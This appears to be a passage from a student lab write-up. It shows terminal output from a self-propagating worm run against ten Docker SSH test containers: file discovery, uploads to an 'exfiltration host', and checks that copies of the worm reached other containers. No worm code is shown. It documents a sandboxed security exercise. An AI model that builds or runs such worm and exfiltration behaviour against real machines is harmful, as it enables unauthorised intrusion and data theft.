
```
connected


output of 'ls' command: [b'd.txt\n', b'dir1\n']

files of interest at the target: [b'd.txt', b'dir1/e.txt', b'dir1/dir2/f.txt']

Will now try to exfiltrate the files

connected to exfiltration host


Uploading d.txt


Uploading d.txt


Uploading dir1/e.txt


Uploading b'e.txt'


Uploading dir1/dir2/f.txt
```

The vulnerable files get downloaded in the host location at first as shown here:




```
● [08/04/23]seed@VM:~/.../Malware Offline$ cd Task-3-Test/
● [08/04/23]seed@VM:~/.../Task-3-Test$ ls
  1805112_3.py  a.txt  b.txt  c.txt  d.txt  e.txt  f.txt
● [08/04/23]seed@VM:~/.../Task-3-Test$ cat a.txt
  abracadabra from container 10 root
● [08/04/23]seed@VM:~/.../Task-3-Test$ cat b.txt
  abracadabra from container 9 root
● [08/04/23]seed@VM:~/.../Task-3-Test$ cat c.txt
  abracadabra from container 9 dir1
● [08/04/23]seed@VM:~/.../Task-3-Test$ cat d.txt
  abracadabra from container 8 root
● [08/04/23]seed@VM:~/.../Task-3-Test$ cat e.txt
  abracadabra from container 8 dir1
● [08/04/23]seed@VM:~/.../Task-3-Test$ cat f.txt
  abracadabra from container 8 dir2
○ [08/04/23]seed@VM:~/.../Task-3-Test$ 
```

If we check the remote storage machine as before, we find all the 6 files transferred in this location already.




```
  root@a46054976ce8:~# exit
  exit
○ [08/04/23]seed@VM:~/.../Task-3-Test$ docksh a4
  root@a46054976ce8:/# cd root/
  root@a46054976ce8:~# ls
  a.txt  b.txt  c.txt  d.txt  e.txt  f.txt
  root@a46054976ce8:~# 
```


To check if the worm spread correctly or not, we now get inside the target remote machines. We find the copy of worm code in these locations (at root directories only) as well, which proves our worm spread its own copies to different machines successfully.



```
○ [08/04/23]seed@VM:~/.../Task-3-Test$ docksh ca
  root@cae4fe61dc91:/# cd root/
  root@cae4fe61dc91:~# ls
  1805112_3.py  a.txt
  root@cae4fe61dc91:~# 
```



```
● [08/04/23]seed@VM:~/.../Task-3-Test$ dockps
  cae4fe61dc91  test_sshd_container_10
  7f98aace908b  test_sshd_container_9
  6d15e25ae099  test_sshd_container_8
  0f396c9b628c  test_sshd_container_7
  828a9759df88  test_sshd_container_6
  004d2d598baa  test_sshd_container_5
  10983fef2c8a  test_sshd_container_4
  4665e8463e63  test_sshd_container_3
  23341dd27ebe  test_sshd_container_2
  a46054976ce8  test_sshd_container_1
○ [08/04/23]seed@VM:~/.../Task-3-Test$ docksh 7f
  root@7f98aace908b:/# cd root/
  root@7f98aace908b:~# ls
  1805112_3.py  b.txt  dir1
  root@7f98aace908b:~# 
```



```
○ [08/04/23]seed@VM:~/.../Task-3-Test$ docksh 6d
  root@6d15e25ae099:/# cd root/
  root@6d15e25ae099:~# ls
  1805112_3.py  d.txt  dir1
  root@6d15e25ae099:~# 
```